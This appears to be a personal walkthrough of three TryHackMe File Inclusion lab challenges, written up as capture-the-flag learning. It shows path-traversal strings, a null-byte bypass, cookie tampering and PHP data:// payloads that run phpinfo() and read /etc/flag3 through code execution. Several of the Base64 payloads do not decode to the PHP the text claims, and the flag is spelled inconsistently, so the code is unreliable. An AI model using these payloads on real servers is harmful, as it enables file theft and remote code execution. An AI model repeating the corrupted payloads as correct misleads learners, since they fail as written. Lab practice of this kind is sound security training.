



IronHack Write-up

<input checked="" type="checkbox"/> Favorite	<input type="checkbox"/>
<input checked="" type="checkbox"/> Archived	<input type="checkbox"/>
 Area/Resource	<u>Resource Template</u>
  Recipe Tags	

{THM} File Inclusion Room (Challenge)

Summary

The following is a documentation of the steps taken to solve the Challenge section in the THM File Inclusion Room. The room introduces us to the concepts of **Local** and **Remote** file intrusion as well as common techniques employed to facilitate such attacks.

Path Traversal and **Filter bypasses** are both covered by the content of the room and will be used in the solutions to the challenges.

This document only covers Challenges **1, 2, and 3**.

Challenge 1:

Objective:

Capture the flag!

There is a flag hidden in the folder structure of the host machine `etc/flag1`.

All we are provided with. is a webpage with a single text input field to work with. We will need to use the above-mentioned LFI techniques to navigate

our way to the flag location.

Solution:

We start by initiating both the attack box and the VM that will serve as the host of the challenges from the THM Room. Next, we navigate our way to challenge one on the VM following the provided instructions.

The first thing we see for this challenge is the hint regarding the request type we might need to change in order to achieve our objective.

File Inclusion Lab


Lab #Challenge-1: Include a file in the input form below

The input form is broken! You need to send `POST` request with `file` parameter!

File Name For example: welcome.php

Next, we will inspect the HTML code to locate and **change** the request type. To do this:

1. Fn + F12 to open the developer tools in your browser
2. Navigate to the inspection menu
3. Navigate to the Body - You can make use of the highlighting function by moving the cursor to the input field and observing which part of the code was highlighted as a result.
4. Next, we will Change the 'GET' to 'POST'



Once this is done - now we can insert our LFI bypass payload into the text field.

We will re-use the format of 4 directories to escape to reach the `etc` we learned in the room's earlier exercises and will use the following payload to capture the flag: `../../../../../../etc/flag1`

▼ SPOILER ALERT:

With this, we have successfully captured our first flag: `F1x3d-iNpu7-f0rrn`

Challenge 2:

Objective:

Same as the objective for our first challenge - Capture the flag!

Only this time we don't even have a text field to work with. We are just met by a message informing us that only admins can access the page.

Solution:

For this one, we will do some cookie manipulation 🍪

Navigate to the challenge page and again **Fn + F12** to open the developer tools.


This time around go to the storage menu in the dev tools menu and from there to Cookies.

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below



Welcome Guest!
Only admins can access this page!



Now if you are anything like me the next thing you will try is to substitute the `Guest` for `Admin` and specify the path in the path field for the cookie. Spare yourself the effort this will not work. The admin substitution will grant you a screen that will greet you as admin and will display the error, but will not help you any further.

What we will do instead is to specify our path in the Value field - again reusing the structure from the room:

```
../../../../etc/flag2
```

This gets us here:

File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Current Path

```
/var/www/html
```

File Content Preview of ../../../../etc/flag2

```
Welcome ../../../../etc/flag2
```

```
Warning: include(includes/../../../../etc/flag2.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37
```

```
Warning: include() [function.include]: Failed opening 'includes/../../../../etc/flag2.php' for inclusion (include_path=.:usr/lib/php5.2/lib/php) in /var/www/html/chall2.php on line 37
```

So we made it past the Admin filter - but no cigar. From the error message, we can identify a filter that is appending `.php` to our value.

In order to bypass this we will use a **NULL BYTE** `%00`

at the end of our input - this will comment out any conditions coming after it - thereby negating the requirement for a PHP file and returning our flag.

▼ SPOILER ALERT:

After appending the null byte and refreshing you will be rewarded with the flag

: `c00k13_i5_yuMmy1`

Challenge 3:

Objective:

Yes, you guessed it - *Capture that flag!*

Solution:

Once more we start with the familiar path as payload in order to see what if any feedback we will get to aid us (`../../../../../../etc/flag3`).

The output of. this prompt along with the hints we get from THM leads us to our next steps:

[Hint#1] Not everything is filtered! [Hint #2] The website uses \$_REQUESTS to accept HTTP requests. Do research to understand it and what it accepts!

File Content Preview of etcflag

```
Warning: include(etcflag.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 30

Warning: include() [function.include]: Failed opening 'etcflag.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 30
```

We need to change the request type. Let's try to manipulate the HTML in the dev tools again.

Doing this and feeding the same payload returns a different error, but no flag.

File Content Preview of `../../../../../etc/flag3`

```
Warning: include(../../../../../etc/flag3.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 49

Warning: include() [function.include]: Failed opening ' ../../../../../etc/flag3.php ' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 49
```

Changing the request type and including NULL Bytes did not reveal the flag for us this time.

The next step that we will take is to deploy the use of the tool called

Burp Suite - pre-installed on the VM.

With Burp Suite we can interfere all requests from our machine using the proxy function and manipulate them to our heart's desire.

Quick Burp guide:

1. Load the Programm
2. Click next on the initiation phases
3. Navigate to Proxy and enable
4. Back to the browser :
 - a. Find the foxy-proxy extension
 - b. select Burp

Now your requests will be frozen and captured by Burp - where you can change them at will and forward them to the target server.

When the typical LFI techniques (like path traversal or null byte injection) failed due to `.php` extension appending, we **hypothesized** that PHP **stream wrappers** could provide a way to bypass these restrictions.

If certain PHP configurations (`allow_url_include` and `allow_url_fopen`) were enabled, we could use these wrappers to include files or execute code directly from other sources like `data://` or `php://`.

To test our hypothesis about the PHP configuration, we decided to use the `data://` stream wrapper to execute a `phpinfo()` command on the server.

We crafted a Base64-encoded payload: `PD9waHAgcGhwaw5mbygp0yA/Pg==`, which decodes to `<?php phpinfo(); ?>`. The choice for Base64 and not plaintext was to prevent special character interpretation and injection issues.

```
GET /challenges////////chall3.php?file=data://text/plain;base64,PD9waHAgcGhwaw5mbygp0yA/Pg==
Host: 10.10.132.24
```

The `phpinfo()` output revealed the entire PHP configuration of the server.

In the output, we specifically looked for two settings:

- `allow_url_fopen`: Controls whether the PHP `fopen()` and similar functions can open remote files.
- `allow_url_include`: Controls whether `include` and `require` statements can include remote files or resources using URLs (like `http://`, `data://`).

File Name

For example: welcome

Current Path

/var/www/html

File Content Preview of **data://text/plain;base64,PD9waHAgcGhwaw5mbygp0yBzeXN0ZW0oJ2NhdCAvZXRjL2ZsYWczJyk7ID8+**

PHP Version 5.2.17	
System	Linux f8c5b1a78692 5.15.0-1064-aws #70~20.04.1-Ubuntu SMP Fri Jun 14 15:42:13 UTC 2024 x86_64
Build Date	Apr 13 2018 23:49:17
Configure Command	./configure '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--prefix=/usr' '--build=i686-pc-linux-gnu' '--host=i686-pc-linux-gnu' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--datadir=/usr/share' '--sysconfdir=/etc' '--localstatedir=/var/lib' '--prefix=/usr/lib/php5.2' '--mandir=/usr/lib/php5.2/man' '--infodir=/usr/lib/php5.2/info' '--libdir=/usr/lib/php5.2/lib' '--with-libdir=lib' '--with-pear' '--disable-maintainer-zts' '--enable-bcmath' '--with-bz2' '--enable-calendar' '--with-curl' '--with-curlwrappers' '--disable-dbase' '--enable-xml' '--without-fbsql' '--without-fdftk' '--enable-ftp' '--with-gettext' '--without-gmp' '--disable-ipv6' '--with-kerberos' '--enable-mbstring' '--with-mcrypt' '--with-mhash' '--without-mysql' '--without-mssql' '--with-ncurses' '--with-openssl' '--with-openssl-dir=/usr' '--disable-pcntl' '--without-pgsql' '--with-pspell' '--without-recode' '--disable-shmop' '--without-snmp' '--enable-soap' '--enable-sockets' '--without-sybase-ct' '--disable-sysmsg' '--disable-sysvsem' '--disable-sysvshm' '--without-tidy' '--disable-wddx' '--disable-xmlreader' '--disable-xmlwriter' '--with-xmllib' '--without-xsl' '--enable-zip' '--with-zlib' '--disable-debug' '--enable-dba' '--without-cdb' '--disable-flatfile' '--with-gdbm' '--disable-inifile' '--without-odbc' '--with-freetype-dir=/usr' '--with-t1lib=/usr' '--disable-gd-jisconv' '--with-jpeg-dir=/usr' '--with-png-dir=/usr' '--without-xpm-dir' '--with-gd' '--with-imap' '--with-imap-ssl' '--without-interbase' '--with-mysql=/usr' '--with-mysql=/usr/bin/mysql_config' '--without-oci8' '--without-pdo-dblib' '--with-pdo-mysql=/usr' '--without-pdo-pgsql' '--without-pdo-sqlite' '--without-pdo-odbc' '--with-readline' '--without-libedit' '--without-mm' '--without-sqlite' '--with-pcre-regex' '--with-config-file-path=/etc/php/apache2-php5.2' '--with-config-file-scan-dir=/etc/php/apache2-php5.2/ext-active' '--disable-cgi' '--disable-cgi' '--disable-embed' '--with-apxs2=/usr/bin/apxs2' '--with-pic' '--enable-pcntl'
Server API	Apache 2.0 Handler

Both `allow_url_fopen` and `allow_url_include` were set to `On` in the `phpinfo()` output. Knowing that these settings were enabled allowed us to understand that the server could **execute code directly** from stream wrappers.

So now our objective is to use the `data://` stream wrapper to execute PHP code that reads and outputs the contents of the `/etc/flag3` file.

We start with preparing the payload in plain PHP before converting it to Base64 to be injected in the request.

```
<?php echo file_get_contents('/etc/flag3'); ?>
```

The final POST request should look something like this :

```
POST /challenges/////chall3.php HTTP/1.1
Host: 10.10.247.189
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.247.189/challenges/////chall3.php
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 130

file=data://text/plain;base64,PD9waHAgaZWNoYm9keWw1X2dldF9jb250Zl9kaXN0aW9uPQ==
```

▼ SPOILER ALERT:

As a reward for our efforts at the end we should obtain the 3rd flag:

```
P0st_1s_w0rk1in9
```

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

File Name	For example: welcome	Include
-----------	----------------------	---------

Current Path

/var/www/html

File Content Preview of data://text/plain;base64,PD9waHAgZWNoY8maWxlX2dlZF9jb250ZW50cygnL2V0Yy9mbGFnMycpOyA/Pg==

Post_1s_w0rk1in9 a